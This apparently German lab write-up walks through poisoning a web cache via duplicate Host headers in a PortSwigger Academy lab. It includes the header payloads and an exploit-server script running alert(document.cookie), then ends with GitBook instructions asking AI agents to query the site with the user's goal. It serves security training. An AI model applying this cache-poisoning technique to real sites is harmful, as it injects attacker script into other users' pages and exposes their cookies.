> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/web/host-header/web-cache-poisoning-via-ambiguous-requests.md).
# Web-Cache-Poisoning über mehrdeutige Anfragen
Notizen zu Web-Cache-Poisoning über mehrdeutige Anfragen für die Labs der PortSwigger Web Security Academy, einschließlich Ausnutzungsablauf, Payload-Tests, Burp-Suite-Validierung und Behebungskontext.
### Web-Cache-Poisoning durch mehrdeutige Anfragen
**Beschreibung des Labs**
Dieses Lab ist anfällig für eine **Web-Cache-Poisoning** aufgrund von Unterschieden darin, wie der **Cache-System** und **Backend-Server** mehrdeutige Anfragen interpretiert. / Ein legitimer Benutzer besucht regelmäßig die Startseite der Website.
\*\*Ziel:\*\*/ Den Cache vergiften, sodass die Startseite ausgeführt wird `alert(document.cookie)` im Browser des Opfers ausführt.
**Erste Beobachtung**

* HTTP-Antworten enthalten einen Header, der ein Cache-Alter von 30 Sekunden\*\* angibt (`Age: 30`), was die Verwendung eines Cache-Mechanismus bestätigt.
* Das Verhalten des Servers variiert je nach Struktur der Anfrage, insbesondere bei der `Host` Header gefuzzt wird.
**Test mit ungültigem Host**

Durch Ändern des `Host` Headers auf einen nicht vorhandenen Wert:
```http
Host: wfwfkowf.com
```
Die zurückgegebene Antwort ist ein Gateway-Timeout-Fehler, was darauf hinweist, dass der Server versucht, diesen Wert aufzulösen:
{% code overflow="wrap" %}
```html
Serverfehler: Gateway-Timeout
Serverfehler: Gateway-Timeout (1) beim Herstellen der Verbindung zu wfwfkowf.com
```
{% endcode %}
Dieser Ansatz ist blockiert und kann daher nicht direkt ausgenutzt werden
**Verwendung von zwei Host-Headern**
Senden von **zwei `Host` Headern in derselben Anfrage**:
```http
Host: 0a7600890341e19d80ad0d880001003c.h1-web-security-academy.net
Host: test.com
```

* Die Anwendung antwortet normal.
* Der Wert des **zweiten Host** wird in der clientseitig geladenen Ressource gespiegelt (z. B. in einem `src` Attribut).
Dies offenbart eine inkonsistente \*\*Interpretation\*\* zwischen dem Cache und dem Backend
**Vorbereitung der Nutzlast**

Auf dem angreifenden Server wird eine JavaScript-Datei erstellt:
/resources/js/tracking.js
Inhalt:
```javascript
alert(document.cookie);
```
**Cache-Vergiftung**
Eine neue Anfrage wird mit zwei `Host` Headern gesendet, wobei der zweite auf den angreifenden Server verweist:
```http
Host: 0a7600890341e19d80ad0d880001003c.h1-web-security-academy.net
Host: exploit-0a78008803c6e19880480c08010e0021.exploit-server.net
```
* Das Backend akzeptiert die Anfrage.
* Der Cache speichert die vergiftete Antwort.
Die Startseite verweist nun auf das JavaScript-Skript, das auf dem Server des Angreifers gehostet wird.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/web/host-header/web-cache-poisoning-via-ambiguous-requests.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.